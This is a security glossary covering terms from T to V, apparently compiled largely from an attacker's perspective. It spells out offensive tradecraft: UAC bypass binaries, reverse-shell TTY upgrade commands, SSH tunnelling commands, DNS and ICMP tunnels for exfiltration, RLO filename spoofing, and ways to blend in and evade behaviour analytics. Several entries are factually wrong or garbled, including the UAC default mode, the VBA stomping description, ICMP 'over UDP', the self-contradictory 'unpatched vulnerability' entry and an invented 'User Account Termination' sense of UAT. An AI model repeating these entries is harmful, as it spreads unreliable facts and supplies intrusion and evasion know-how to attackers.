Triage (Incident) --- Incident triage --- the process of prioritizing alerts in a SOC: determining which alerts require immediate response (critical), which can wait (high), which are false positives. For an attacker, triage is an ally: if an attack looks like legitimate activity (behavioral blending), it may be low priority.

Trojan --- A Trojan (Trojan horse) --- a program masquerading as legitimate software but performing malicious actions. Types: RAT (Remote Administration Tool), banking trojan (stealing banking data), infostealer (stealing passwords), dropper (downloading other malware). Distributed via phishing, crack sites, malvertising. Unlike a virus, a Trojan does not self-replicate.

Trojan Horse --- See Trojan. A Trojan (Trojan horse) --- a program masquerading as legitimate software but performing malicious actions. Types: RAT (Remote Administration Tool), banking trojan, infostealer, dropper. Distributed via phishing, crack sites, malvertising. Unlike a virus, a Trojan does not self-replicate.

Troubleshooting --- Troubleshooting. In the context of attacks, troubleshooting is used as a pretext for social engineering: a call "I'm from tech support, helping with a problem", requesting installation of RMM (AnyDesk, TeamViewer), resetting MFA. The Com uses troubleshooting as a pretext for vishing.

True Promise-4 --- The 17th wave of Iranian missile strikes (March 4, 2026) in response to Operation Epic Fury (US/Israel). Hypersonic missiles penetrated THAAD (Terminal High Altitude Area Defense), radar systems destroyed, strikes on Ben Gurion. In the context of attacks, True Promise-4 is an example of coordinating cyberattacks (Handala, MuddyWater) with kinetic strikes (cyber-kinetic convergence). MuddyWater hacked IP cameras to target missiles (battle damage assessment).

TruffleHog --- An open-source tool for finding secrets (API keys, passwords, tokens) in Git repositories. TruffleHog scans commit history, looks for high-entropy strings (keys), checks for validity (e.g., AWS keys via API). Used by attackers for OSINT (searching for leaked keys on GitHub) and defenders for auditing their own repositories.

Trust (Zero) --- Zero Trust --- a security model that trusts no one by default, requiring authentication and authorization for every access (inside and outside the network). Components: micro-segmentation, continuous verification, least privilege. For an attacker, Zero Trust is a serious obstacle: even after gaining access to one node, they cannot move freely; they must compromise identity (OAuth, SAML) or find vulnerabilities in policies.

Trust Relationship --- A trust relationship between Active Directory domains, between systems, between applications (OAuth). Attackers use trust relationships for lateral movement: from one domain to another (if trust is established), from on-prem to cloud (AADConnect), between applications (over-privileged OAuth). ShinyHunters uses over-privileged integrations (trust relationships between Salesforce and Okta).

Trusted Platform Module (TPM) --- A hardware module (chip) for cryptographic operations and secure key storage (Trusted Platform Module). TPM is used for: BitLocker (storing disk encryption keys), Secure Boot (checking bootloader signature), authentication (storing PIN, biometric data). TPM can store keys so that they cannot be extracted programmatically (only used via API). For an attacker, TPM is an obstacle: BitLocker keys can only be extracted via TPM sniffing (physical access to the LPC or SPI bus), cold boot attack (extracting keys from memory before boot), or attacking the TPM (implementation vulnerabilities).

TSC (Timestamp Counter) --- A processor timestamp counter, counting the number of processor cycles. Used in timing attacks (side-channel) to measure execution time with high resolution. In Windows, QueryPerformanceCounter uses TSC. For an attacker, TSC is a tool for measuring time (e.g., in timing attacks); for defenders, a source of entropy.

TSIG (Transaction Signature) --- A mechanism for signing DNS transactions (Transaction SIGnature) for authenticating DNS updates (DNS UPDATE) and zone transfers. TSIG uses a shared secret key. For an attacker, TSIG is an obstacle for DNS hijacking and unauthorized record updates if the key is not stolen.

TTPs (Tactics, Techniques, and Procedures) --- Tactics, Techniques, Procedures --- the ways in which attackers conduct attacks. MITRE ATT&CK classifies TTPs. For defenders, knowledge of TTPs helps build detections. For an attacker, changing TTPs is a way to avoid detection (e.g., using new techniques not included in ATT&CK, or a combination of rarely used ones).

TTY (Teletypewriter) --- A terminal (teletypewriter) --- in Linux/Unix, a device for input-output associated with a terminal. A reverse shell often lacks a TTY (no interactivity, no command line, no signal handling). To obtain a full interactive shell (with su, sudo, editors), TTY allocation is required: python -c 'import pty; pty.spawn("/bin/bash")', or script /dev/null -c bash, or stty raw -echo.

TU (Traffic Unit) --- A traffic unit. In the context of attacks, TU may appear in network traffic metrics (e.g., when analyzing exfiltration volume). Not a key term.

Tunnel --- A tunnel --- encapsulating one protocol in another to bypass filters, hide traffic, create virtual networks. Types: VPN

(IPsec, OpenVPN), SSH tunnel (port forwarding), DNS tunnel, ICMP tunnel, HTTP tunnel, WebSocket tunnel. Used for: C2 (agent tunnels traffic via legitimate protocols), exfiltration (data transfer via DNS), bypassing firewalls.

Tunnel (DNS) --- A DNS tunnel --- tunneling data via the DNS protocol. DNS queries and responses contain data encoded in subdomains or TXT records. Tools: iodine, dnscat2. DNS tunnels are used for C2 and exfiltration when other protocols (HTTP, HTTPS) are blocked. Detected by abnormal DNS traffic volume, long queries, non-standard query types.

Tunnel (HTTP) --- Tunneling via the HTTP protocol. An HTTP tunnel is usually implemented via the CONNECT method, used for proxying HTTPS traffic. The client sends CONNECT target:443 HTTP/1.1, the proxy establishes a TCP connection with the target and then transparently passes data. For C2, attackers use HTTP tunnels to transmit commands and results, disguising traffic as legitimate web traffic. HTTP tunnels can also be implemented via WebSocket (HTTP upgrade). Tools: Chisel, HTTPTunnel, reGeorg. Advantage: HTTP(S) traffic is almost always allowed, passes through proxies, and does not raise suspicion.

Tunnel (ICMP) --- A tunneling technique where data is transmitted inside ICMP (Internet Control Message Protocol) packets, typically in Echo Request (ping) and Echo Reply (ping response). ICMP is a network diagnostic protocol that is rarely blocked by corporate firewalls (otherwise ping wouldn't work) and often not subjected to deep packet inspection (DPI). The attacker encodes commands or stolen data in the ICMP packet's data field, sends it to their C2 server, and receives responses also encoded in ICMP. Tools for ICMP tunneling: icmptunnel, ptunnel, pingtunnel, and custom implementations. ICMP tunnels are used for C2 (Command and Control) and data exfiltration in networks where HTTP/HTTPS and DNS are blocked or strictly filtered. ICMP tunnels are detected by abnormal ICMP traffic volume (normal ping is 2-3

packets per minute, a tunnel is hundreds of packets per second), abnormal packet size (normal ping is 64 bytes, a tunnel up to 1500 bytes), abnormal frequency, and corrupted ICMP headers. For protection, ICMP traffic can be limited on the firewall (allow ping only within the network, deny outbound) and DPI can analyze ICMP packet content for encoded data.

Tunnel (SSH) --- Tunneling via SSH (Secure Shell). An SSH tunnel allows redirecting network traffic through an encrypted SSH connection. Three main types: local forwarding (the client forwards a local port to a remote server, e.g., ssh -L 8080:internal-server:80 user@gateway --- traffic to localhost:8080 goes through the gateway to internal-server:80); remote forwarding (the client forwards a port on the server to its local port, ssh -R 8080:localhost:80 user@gateway --- access to port 8080 on the gateway goes to the client's localhost:80); dynamic forwarding (creates a SOCKS proxy, ssh -D 1080 user@gateway), through which traffic from any application can be directed. SSH tunnels are used by attackers for: bypassing firewalls (accessing internal services), hiding C2 traffic (all traffic looks like SSH), exfiltration (transferring data via SSH), creating backdoors (remote forwarding allows an attacker to gain access to a system from the inside, even without a direct connection).

Tunnel (VPN) --- A virtual private network tunnel. A VPN creates an encrypted connection between a device and a VPN server, hiding the IP address and encrypting all traffic. Protocols: OpenVPN (UDP/TCP, popular), WireGuard (modern, fast), IPsec (standard for corporate VPNs), L2TP/IPsec (deprecated), SSTP (Microsoft). For an attacker, a VPN is a tool for anonymization (hiding the real IP), bypassing geoblocks, protecting against traffic interception (ISP, law enforcement). However, VPN providers may log activity (connection date, IP address) and cooperate with law enforcement. To increase anonymity, attackers use nested VPN (VPN over VPN) or VPN + Tor (Tor over VPN or VPN over Tor). In corporate networks, a VPN is an entry point (initial access) if credentials are compromised.

Tunneling (Protocol) --- Protocol tunneling --- a general term for encapsulating one network protocol within another. Goals: bypassing filters (firewalls), hiding traffic, merging networks. Examples: IP-in-IP (IP packet inside an IP packet), GRE (Generic Routing Encapsulation), VXLAN (network virtualization), MPLS (multiprotocol label switching). In the context of attacks, protocol tunneling is used to hide C2 traffic (e.g., ICMP tunnel, DNS tunnel) and to create covert channels, where data is transmitted inside legitimate protocols.

TURLA --- Turla (also known as Snake, Uroburos, Venomous Bear) --- an APT group linked to Russian intelligence services (FSB). Active since 1996, specializing in espionage against government organizations, diplomatic services, military, scientific institutions worldwide. Turla is known for sophisticated tools: Snake (modular backdoor, peer-to-peer C2, ran on Windows and Linux), Carbon (C2), Uroburos (rootkit). Turla has used attacks on satellite communications (satellite dishes for C2) and interception of software updates (replacing legitimate updates). In 2026, Turla remains active, with new tools and TTPs.

TV (Television) --- Television. In the context of attacks, television can be a target in several aspects: 1) Hacking smart TVs (Smart TV) --- devices on Android TV, Tizen, WebOS have vulnerabilities (RCE via web interface, Bluetooth, Wi-Fi). Smart TVs can be part of a botnet (Mirai), used for espionage (built-in cameras, microphones), as an entry point into a home network. 2) Hacking cable/satellite broadcasting --- disrupting broadcasts, injecting content (disinformation). 3) Influence operations --- spreading disinformation via TV channels (hacking or using controlled media). In 2026, smart TVs in corporate environments (conference rooms) can be an entry point into the network.

TWAIN (Technology Without An Interesting Name) --- A protocol and API for interacting with scanners, cameras, and other image capture devices. TWAIN is used in medical systems (document digitization), office scanners. Vulnerabilities in TWAIN drivers (buffer overflow) can lead to code execution (RCE) on a system with a connected scanner. In the context of attacks, it is not a key vector, but may be encountered when pentesting medical or office systems.

Two-Factor Authentication (2FA) --- Two-factor authentication --- an authentication method requiring two factors from three categories: knowledge (password, PIN), possession (token, phone, hardware key), biometrics (fingerprint, face). 2FA significantly increases security but is not an absolute protection. Bypass methods in 2026: vishing (calling helpdesk to reset MFA), AiTM (Adversary-in-the-Middle --- session interception), SIM-swapping (number porting to intercept SMS), session hijacking (stealing cookies of an authenticated session), MFA fatigue (repeated push notifications until the victim clicks Approve), exploiting vulnerabilities (e.g., bypass in TOTP implementation). The Com specializes in bypassing 2FA via helpdesk: they call as an "employee who lost access", convincing them to reset MFA.

Two-Phase Commit (2PC) --- Two-phase commit protocol --- an algorithm for ensuring atomicity of distributed transactions in databases, file systems. Phase 1 (prepare): the coordinator asks all nodes if they are ready to commit the transaction. Phase 2 (commit/rollback): if all nodes are ready, the coordinator sends commit, otherwise rollback. In the context of attacks, 2PC can be a target for DoS (transaction hang), consistency attacks, or used as a vector for attacks on distributed systems (e.g., disrupting a database). It is not a key vector for typical attacks.

TX (Transmit) --- Transmission (transmit) --- in a network context: sending data. In the context of attacks, TX can refer to: data transmission in C2 (TX from agent to C2), exfiltration (TX of

stolen data), communication channel. In radio communication, TX is a transmitter. In network device logs, TX may denote the number of sent packets (tx bytes, tx packets), used for anomaly analysis.

TXT Record (DNS) --- A TXT record in DNS --- a record type containing arbitrary text (a string limited to 255 bytes, can be concatenated from multiple). Used for: SPF (Sender Policy Framework) --- specifying allowed mail servers for a domain; DKIM (DomainKeys Identified Mail) --- a public key for verifying email signatures; DMARC (Domain-based Message Authentication) --- policy for handling emails that fail verification; verification --- proving domain ownership for Google, Microsoft, AWS; C2 (Command and Control) --- attackers place encoded commands or C2 addresses in TXT records, agents make DNS queries and extract data; exfiltration --- encoding stolen data in TXT records (via the attacker's DNS server). TXT records are a popular channel for covert communication because DNS traffic is rarely filtered and inspected.

Typosquatting --- Typosquatting --- registering domain names similar to legitimate ones, counting on user typos. Examples: gooogle.com (instead of google.com), facebook.com (with a Cyrillic 'o'), microsoft-support.com. Used for: phishing (the victim lands on a fake site, enters credentials), malware distribution (downloading an "update" from a similar domain), brand spoofing. In supply chain attacks, typosquatting is used to publish malicious packages with similar names in repositories (PyPI, npm, RubyGems). A developer, mistyping a package name (e.g., requets instead of requests), downloads a malicious package that steals data or installs a backdoor. In 2026, typosquatting remains an effective method.

U

U2F (Universal 2nd Factor) --- An open standard for hardware two-factor authentication keys (YubiKey, Google Titan, SoloKey).

U2F uses public-key cryptography: during registration, the device generates a key pair; the private key is stored on the key, the public key on the server. During authentication, the server sends a challenge, the key signs it with the private key, and the server verifies the signature. U2F is resistant to phishing (AiTM) because the signature is tied to a specific domain (origin) and cannot be reused on another site. For an attacker, U2F is a serious obstacle: bypass requires physical access to the key, implementation vulnerabilities (side-channel), or a helpdesk attack (MFA reset). In 2026, U2F is being replaced by FIDO2 (WebAuthn), which supports passwordless login.

UAC (User Account Control) --- A user account control mechanism in Windows, requesting confirmation for actions requiring administrator privileges. UAC operates in several modes: always notify (default), notify only when Windows settings are changed, never notify (disabled). UAC is not a security barrier (it can be bypassed), but it makes it harder to automatically perform malicious actions without user interaction. UAC bypass is a technique to bypass the confirmation prompt to perform actions with elevated privileges without user consent. Methods: using trusted executables (fodhelper.exe, eventvwr.exe, sdclt.exe), registry manipulation, COM objects. Used for LPE (Local Privilege Escalation) from a regular user to an administrator without a password.

UAC Bypass --- Bypassing User Account Control (UAC) to perform actions with elevated privileges without a confirmation prompt appearing. UAC bypass does not grant SYSTEM privileges, only administrator (if the user is in the administrators group). Methods: using utilities that automatically elevate privileges (e.g., fodhelper.exe, eventvwr.exe, sdclt.exe), registry manipulation (changing keys read by an application with elevated privileges), COM objects that run with administrator privileges. After a successful UAC bypass, code can be run with administrator rights, allowing Defender to be disabled, drivers installed, LSASS dumped.

UAC bypass is used for LPE when the user has administrator rights but UAC is enabled.

UART (Universal Asynchronous Receiver-Transmitter) --- A universal asynchronous receiver-transmitter --- a hardware interface for serial communication (RS-232, TTL). UART is used in embedded systems (routers, IoT, industrial controllers) for debugging, firmware loading, console access. In physical pentesting, UART is an access point: contact pads (TX, RX, GND) on the printed circuit board may be present for UART connection. By connecting (via a USB-UART adapter), one can access the bootloader console or the operating system's shell, often with root privileges. UART is used for: extracting firmware, resetting passwords, changing configuration, installing backdoors.

UAT (User Acceptance Testing) --- User acceptance testing --- a stage of software testing before deployment. UAT environments often have weakened security (weak passwords, lack of MFA) and contain copies of production data (sometimes real client data). For an attacker, a UAT environment is a target: compromising UAT can give access to data, and can also be used to pivot to production (if UAT and production have trust relationships). ShinyHunters looks for misconfig in test environments.

UAT (User Account Termination) --- The process of revoking access for terminated employees. Incomplete or untimely UAT is a vulnerability: former employees' accounts remain active. For an attacker, finding un-disabled accounts (especially privileged ones) is part of post-exploitation.

UBA (User Behavior Analytics) --- User behavior analytics --- systems using ML to detect anomalies: unusual login times, new location, uncharacteristic actions (e.g., downloading a large volume of data). UBA is used in SIEM, EDR. For an attacker, UBA is a threat: they must mimic legitimate behavior (behavioral blending):

work during working hours, from a familiar IP (via proxy), act like a regular user, not an administrator, if that is uncharacteristic.

UBI (User-Based Interface) --- A user-based interface. In the context of attacks, not a term.

UDP (User Datagram Protocol) --- A user datagram protocol --- a transport protocol without connection establishment, without delivery guarantee, packet order, or error control. UDP is used for: DNS (port 53), DHCP (67/68), SNMP (161), VoIP (RTP), video streaming, games. In C2, UDP is used less frequently than TCP due to unreliability, but can be used for: DNS tunnels, ICMP tunnels (over UDP), fast DDoS attacks (UDP flood). UDP traffic is harder to filter than TCP, but anomalies (high volume, non-standard ports) can be detected.

UDP Flood --- A DoS attack sending a large number of UDP packets to random ports on a target server. The server spends resources checking which processes own the ports, and responds with ICMP Destination Unreachable. UDP flood is used in DDoS attacks, often combined with IP spoofing. Protection uses rate limiting, filtering, load balancers.

UEBA (User and Entity Behavior Analytics) --- An extension of UBA, including not only users but also entities (servers, services, IoT). UEBA is used to detect account compromise, lateral movement, insider threats. For an attacker, UEBA is a threat: anomalies in service behavior (e.g., a server starts port scanning) can be detected.

UEFI (Unified Extensible Firmware Interface) --- A modern firmware standard, replacing BIOS. UEFI supports: booting from disks larger than 2 TB, Secure Boot (checking bootloader signature), graphical interface, network boot (PXE). For an attacker,

UEFI is a target for firmware persistence: writing malware to UEFI (capsule) allows it to execute on every boot, before the operating system, and survive OS reinstallation. Example: LoJax (APT28) --- the first discovered UEFI malware. UEFI vulnerabilities: weak Secure Boot implementation (can load unsigned code), errors in drivers, possibility of disabling via physical access.

UEFI Capsule --- A UEFI capsule --- a firmware update in a format that can be applied by UEFI. An attacker can create a malicious capsule (with malware) and load it through update mechanisms (Windows Update, manufacturer utilities). If the system does not properly verify the capsule's signature, malicious firmware can be installed.

UEFI Runtime Services --- UEFI services available after the OS loads (e.g., changing UEFI variables, rebooting). An attacker can use Runtime Services for persistence: writing to UEFI variables that will be read on the next boot.

UEFI Secure Boot --- A UEFI component that verifies the digital signature of the bootloader before execution. Secure Boot prevents loading unsigned code (bootkits, rootkits). For an attacker, Secure Boot is an obstacle: they need a signed bootloader (via vulnerabilities in shim, or stolen keys) or disable Secure Boot (via physical access to UEFI). In corporate environments, Secure Boot is often enabled, but may be disabled by administrators.

UFW (Uncomplicated Firewall) --- A simple firewall for Linux (a wrapper around iptables). UFW is used to manage rules (allow/deny ports, IPs). For an attacker, UFW is an obstacle: if configured correctly, it blocks reverse connections (reverse shell). Bypass: using allowed ports (80, 443), DNS tunnels, ICMP tunnels.

UID (User Identifier) --- A user identifier in Unix/Linux (numeric). UID 0 is root. UID is used to determine access rights to files, processes. For an attacker, obtaining UID 0 is the goal of LPE. SUID binaries with UID 0 run with root privileges regardless of the user who runs them.

UL (Underwriters Laboratories) --- An organization for product safety certification (Underwriters Laboratories). UL certifies electronics, fire safety. In the context of attacks, UL may be mentioned in documentation, but is not a term.

UM (User Mode) --- User mode in Windows/Linux --- the privilege level at which ordinary applications run. Unlike kernel mode, user mode does not have direct access to hardware, is limited in access to other processes' memory. For an attacker, user mode is the initial level after initial access. LPE (Local Privilege Escalation) is the transition from user mode to kernel mode or SYSTEM.

UMA (Unified Memory Architecture) --- An architecture with shared memory between CPU and GPU. In the context of attacks, UMA can be a target for side-channel attacks (e.g., extracting data from GPU memory).

UML (Unified Modeling Language) --- A visual modeling language. In the context of attacks, UML can be used to model attack paths (attack sequence diagrams). Not a key term.

UMPC (Ultra-Mobile Personal Computer) --- An ultra-mobile PC form factor (Sony Vaio UX, OQO). In the context of attacks, not a term.

UMS (User-Mode Scheduling) --- User-mode scheduling (Windows). UMS can be used to create stealth threads in malware.

UNC (Uniform Naming Convention) --- A path format for network resources in Windows: \\server\share\file. UNC is used in SMB. For an attacker, UNC is a way to: force an application to access a UNC path (via a link in a document, injection into a log), which will lead to NTLM authentication, and the hash can be captured (responder). UNC can also be used to download malware from an attacker's SMB share.

UNC Path Injection --- Injecting a UNC path into a field that will be opened by an application (e.g., in logs, settings). The application accesses the UNC path, sending the current user's NTLM hash. Used to capture hashes (responder) on the local network.

Unicode --- A character encoding standard. In attacks, Unicode is used for: bypassing filters (by encoding malicious characters), RLO (Right-to-Left Override) --- disguising file extensions (e.g., exe displayed as txt). Unicode normalization can lead to vulnerabilities (e.g., buffer overflow).

Unicode Normalization --- The process of converting Unicode strings to a canonical form. Vulnerabilities in normalization can lead to: bypassing filters (e.g., \uFF2F\uFF2F instead of //), DoS (exponential length increase). In web applications, it can be used to bypass checks.

Unicode RLO (Right-to-Left Override) --- A Unicode character U+202E, reversing the text display direction (for languages written right-to-left). Used in phishing to disguise file extensions: an exe name can be displayed as txt. Example: malicious\u202Ecod.exe is displayed as maliciousexe.doc (the last characters are rearranged). Used to trick users into opening a malicious file.

Unified Extensible Firmware Interface (UEFI) --- A modern firmware standard, replacing BIOS (Unified Extensible Firmware Interface). UEFI supports: booting from disks larger than 2 TB, Secure Boot (checking bootloader signature), graphical interface, network boot (PXE). For an attacker, UEFI is a target for firmware persistence: writing malware to UEFI (capsule) allows it to execute on every boot, before the operating system, and survive OS reinstallation. Example: LoJax (APT28) --- the first discovered UEFI malware.

Unified Kill Chain --- An extended Cyber Kill Chain model, combining phases before, during, and after compromise. Includes: reconnaissance, weaponization, delivery, exploitation, persistence, defense evasion, command & control, execution, lateral movement, privilege escalation, data exfiltration, impact. Used for analyzing APT attacks.

Unikernel --- A specialized kernel (unikernel), compiled together with an application to run on a hypervisor. Unikernels are used in high-performance cloud environments (e.g., MirageOS, OSv). Unikernel vulnerabilities can lead to hypervisor compromise (VM escape) and other attacks. In the context of attacks, unikernels are a narrow field, but can be a target for attacks on cloud environments.

Union-Based SQL Injection --- A type of SQL injection using the UNION operator to combine the results of a legitimate query with malicious results. Requires that the original query returns data (not blind). The attacker determines the number of columns (ORDER BY), then uses UNION SELECT to extract data (databases, tables, records). Union-based SQLi is faster than blind, but requires that results be displayed on the page.

UNIX --- A family of operating systems (Linux, BSD, macOS). For an attacker, UNIX systems are targets: LPE (Dirty COW, CVE-2021-3156), persistence (SSH keys, crontab), C2 (reverse shell). Tools: Metasploit, Cobalt Strike support UNIX.

Unpatched Vulnerability --- An unpatched vulnerability (no patch available). For an attacker, an unpatched vulnerability is an opportunity for initial access, LPE, lateral movement. The period between patch release and its installation (patch gap) is a window for exploiting a 1-day. Interlock had a 36-day zero-day window, then additional time while the patch was being installed.

Unprivileged User --- An unprivileged user (regular user, without administrator privileges). For an attacker, initial access often gives unprivileged user rights. LPE (Local Privilege Escalation) is the transition to SYSTEM or root.

Unquoted Service Path --- A vulnerability in Windows when the path to a service (in the registry) is not enclosed in quotes and the path contains spaces. Example: C:\Program Files\MyApp\service.exe. Windows interprets C:\Program.exe as an attempt to run from C:\Program Files. If there is a Program.exe (malicious) in C:\, it will be run instead of the legitimate service. Used for LPE.

Uplink --- An uplink channel (from client to server, from local network to internet). In the context of C2, an uplink is the channel from the agent to the C2.

UPnP (Universal Plug and Play) --- A protocol for automatic device discovery on a network (routers, printers, cameras). UPnP is vulnerable to: DDoS amplification (SSDP), port forwarding (malicious applications can open ports on the router). For an

attacker, UPnP is a way to open a port on the victim's router to receive a reverse shell from outside.

UPnP SSDP (Simple Service Discovery Protocol) --- A UPnP protocol for device discovery. SSDP is used in DDoS amplification: sending a request to an SSDP server with the victim's spoofed IP, the server responds with a large response. Amplification can reach 30 times.

Uptime --- System uptime without reboot. High uptime may indicate that the system has not been updated (and is likely vulnerable). For an attacker, low uptime may indicate that the system was rebooted after an attack (detection). In threat hunting, uptime is analyzed to detect anomalies.

URG (TCP Urgent Flag) --- A TCP flag indicating urgent data (data should be processed immediately). Used in some attacks (e.g., to bypass IDS, create covert channels). In network attacks, the URG flag can be used to disguise malicious traffic, as many systems do not handle it correctly. However, it is not a key term.

URL (Uniform Resource Locator) --- A resource address on the internet (web page, file). URL is used in: phishing (fake URLs), C2 (agent accesses a URL), exfiltration (encoding data in URL). URL obfuscation (shorteners, encoding) is used to bypass filters.

URL Encoding --- Encoding characters in a URL (percent encoding, %20 for space). Used for: bypassing filters (encoding malicious characters), hiding (double encoding). In XSS, SQL injection, it can be used to bypass validation.

URL Redirection --- URL redirection (HTTP 3xx). Used in phishing: after entering data on a phishing site, the victim is redirected to a legitimate site to avoid suspicion. Also used in C2 to redirect to another domain (domain fronting).

URL Shortener --- A URL shortening service (bit.ly, tinyurl). Used in phishing to hide the real URL, bypass filters (shortened URLs are often not blocked). For an attacker, a URL shortener is a way to disguise C2 and phishing links.

URPF (Unicast Reverse Path Forwarding) --- A mechanism to protect against IP-spoofing, checking that an incoming packet arrives on the interface through which a response would be sent. URPF hinders DDoS amplification with IP-spoofing. For an attacker, URPF is an obstacle when using spoofed IPs.

US-CERT (United States Computer Emergency Readiness Team) --- A CISA division coordinating cyber incident response in the US. Issues vulnerability warnings (KEV), provides recommendations.

USART (Universal Synchronous/Asynchronous Receiver-Transmitter) --- An extension of UART supporting synchronous mode. Used in embedded systems. Similar to UART, used for physical access.

USB (Universal Serial Bus) --- A universal serial bus. USB is used for: Bad USB (Rubber Ducky) --- emulating a keyboard; USB drops (baiting); booting from USB (Live OS, recovery); file transfer. For an attacker, USB is a physical pentesting vector.

USB Attack --- An attack via USB: Bad USB (keyboard emulation), USB drop (leaving an infected flash drive), USB Killer (physical damage to the device), USB Rubber Ducky. USB attacks bypass network defenses, require physical access.

USB Drive-By --- An attack where a malicious USB device (Rubber Ducky) is plugged into the victim's computer for a short time (e.g., left in a parking lot, and the victim plugs it in). Can also be implemented via USB drop.

USB Keylogger --- A hardware keylogger, plugged between the keyboard and computer. Records all keystrokes to internal memory. Used to steal passwords. Requires physical access.

USB Rubber Ducky --- A device emulating a USB keyboard. When plugged in, it automatically types pre-programmed commands (speed up to 1000 characters per second). Used for: opening PowerShell, downloading malware, disabling Defender, creating a user. One of the main physical pentesting tools.

USDP (Unified Security Data Platform) --- A platform for collecting and analyzing security data. Not a key term.

USGCB (United States Government Configuration Baseline) --- Baseline security configurations for US government systems. Systems compliant with USGCB are more secure.

USMT (User State Migration Tool) --- A Microsoft tool for migrating user data. Can be used for data theft if access is available.

USR (User) --- User.

UTC (Coordinated Universal Time) --- Coordinated Universal Time. In logs, events are often recorded in UTC. For an attacker, it is important to consider time zones when analyzing logs and planning actions.

UTM (Unified Threat Management) --- Unified Threat Management --- devices combining firewall, IDS/IPS, VPN, antivirus, web filtering. For an attacker, UTM is an obstacle: they need to bypass several layers of protection.

UUT (Unit Under Test) --- The unit under test (in software development, testing). In the context of attacks, not a term.

UVM (Universal Virtual Machine) --- Universal Virtual Machine --- a term from virtualization. In the context of attacks, not a term.

V

VBA (Visual Basic for Applications) --- A programming language embedded in Microsoft Office (Word, Excel, PowerPoint, Outlook). VBA is used to create macros for automation. For an attacker, VBA is a classic malware delivery vector: the victim receives a document (Word, Excel) with a malicious macro that, when opened and macros enabled (or via social engineering), downloads and runs malware. In 2026, macros are disabled by default, but attackers use: convincing to enable macros (social engineering), exploiting VBA vulnerabilities (CVE-2017-11882), or other vectors (ClickFix). VBA macros can be obfuscated to bypass antiviruses.

VBA Stomping --- A technique to bypass antiviruses analyzing VBA macros. VBA stomping consists of deleting or corrupting the VBA source code (P-Code), leaving only the compiled code (p-code) which executes but is not analyzed by some antiviruses. Used to deliver malware via Office documents.

VBS (VBScript) --- A Windows scripting language (Visual Basic Script). VBScript is used for automation, including in phishing documents (as an alternative to VBA). VBS can be executed via wscript.exe or cscript.exe. Attackers use VBS for: downloading malware, creating persistence, executing commands. VBS is often obfuscated to bypass detections.

VBScript --- See VBS. VBScript (Visual Basic Script) --- a Windows scripting language, executed via wscript.exe or cscript.exe. VBS is used for automation, in phishing documents (as an alternative to VBA). VBS can be used for: downloading malware, creating persistence, executing commands. VBS is often obfuscated to bypass detections.

VCF (vCard) --- A file format for electronic business cards. VCF can contain malicious links or be used in phishing. Not a key vector.

VDS (Virtual Dedicated Server) --- A virtual dedicated server (similar to VPS). Used for hosting C2, exfiltration. VDS is preferred over shared hosting for operations requiring isolation.

VDSL (Very-high-bit-rate Digital Subscriber Line) --- A high-speed internet technology over telephone lines (Very-high-bit-rate Digital Subscriber Line). In the context of attacks, not a term.

VE (Virtual Environment) --- A virtual environment (VMware, VirtualBox). For an attacker, VE is an environment for malware analysis (sandbox) or for running tools. Malware uses anti-sandbox techniques to detect VE.

VEC (Virus Encyclopedia) --- A virus encyclopedia (e.g., from antivirus vendors). Used to study TTPs.

VEEAM --- A backup software vendor (Veeam Backup & Replication). Veeam is a target for attackers: destroying backups (via compromising the Veeam server) is a key step before ransomware. Veeam vulnerabilities (CVE-2023-27532) have been exploited to steal credentials. For an attacker, Veeam is an obstacle if protected.

VGA (Video Graphics Array) --- A video output standard (Video Graphics Array). In the context of attacks, VGA can be a target for attacks via the graphics card (e.g., extracting data via VGA port, attacks on graphics drivers). However, not a key term.

VHD (Virtual Hard Disk) --- A virtual disk format (Microsoft). VHD files can contain malware. Attackers can mount VHD and run malware, bypassing some detections (the file is not recognized as executable).

VHDX --- An extended VHD format (Hyper-V). Similar to VHD.

VHS (Virtual Hosting Service) --- A virtual hosting service. Not a key term.

VIA (Virtual Interface Architecture) --- Virtual Interface Architecture --- a standard for high-performance networks (InfiniBand, iWARP). In the context of attacks, not a term.

VIF (Virtual Interface) --- A virtual network interface (in VMware, VirtualBox). Used for VM isolation.

VIM (Vi IMproved) --- A text editor in Unix/Linux. VIM can be used for: editing configuration files, creating scripts. VIM has vulnerabilities (CVE-2022-4292) that can lead to RCE.

VIN (Vehicle Identification Number) --- A vehicle identification number. In the context of attacks, VIN can be used for OSINT (vehicle history), and also for attacks on automotive systems (CAN bus). For an attacker, cars are a target for hacking via OBD-II port, Bluetooth, telematics.

VIP (Very Important Person) --- A whaling target (attack on high-level individuals). Compromising a VIP can give access to confidential information, financial powers.

Virtual Desktop Infrastructure (VDI) --- Virtual desktop infrastructure (Citrix, VMware Horizon, Azure Virtual Desktop). VDI is used in corporate environments for remote work. For an attacker, VDI is a target: compromising VDI can give access to hundreds of desktops. VDI often has weak session protection.

Virtual Machine (VM) --- A virtual machine (VMware, VirtualBox, Hyper-V, KVM). VMs are used for: isolating malware (sandbox), running C2, emulating environments. For an attacker, a VM is an environment for analysis (and anti-sandbox techniques) and a target for VM escape (escaping the VM to the host).

Virtual Machine Escape (VM Escape) --- Escaping a virtual machine (guest) to the host system (hypervisor) via a vulnerability in the hypervisor. VM Escape gives an attacker control over the host and all other VMs. Examples: CVE-2019-2525 (VMware), CVE-2020-1530 (Hyper-V). For an attacker, VM Escape is a way to turn an isolated environment into a point of compromise for the entire infrastructure.

Virtual Network Computing (VNC) --- A remote desktop protocol (similar to RDP). VNC is used for administration. VNC vulnerabilities: weak passwords, lack of encryption (VNC without TLS). Attackers use VNC for lateral movement.

Virtual Private Cloud (VPC) --- An isolated virtual network in the cloud (AWS VPC, Azure VNet, GCP VPC). VPC segments networks, restricts access. For an attacker, VPC is an obstacle: they need to find paths between VPCs (VPN, peering, over-privileged IAM).

Virtual Private Network (VPN) --- A virtual private network --- an encrypted tunnel between a device and a VPN server, hiding the IP address and protecting traffic. Protocols: OpenVPN, WireGuard, IPsec, L2TP. A VPN is used for: anonymization (hiding IP), bypassing geoblocks, protecting against interception. For an attacker, a VPN is a tool for hiding C2, accessing internal networks (compromising VPN credentials). In corporate environments, a VPN is an entry point (initial access) with weak passwords or lack of MFA.

Virtual Server --- A virtual server (VPS). Used for: C2, exfiltration, proxy. For an attacker, VPS is the main infrastructure, registered with a burner identity, paid for with cryptocurrency.

VirtualBox --- A virtualization product from Oracle. VirtualBox is used for: running VMs, sandbox, malware analysis. VirtualBox vulnerabilities (CVE-2020-26878) can lead to VM escape.

Virtualization --- Virtualization (hardware, software). For an attacker, virtualization is an environment for isolation (sandbox), a target for VM escape, a tool for running multiple OSs on one hardware.

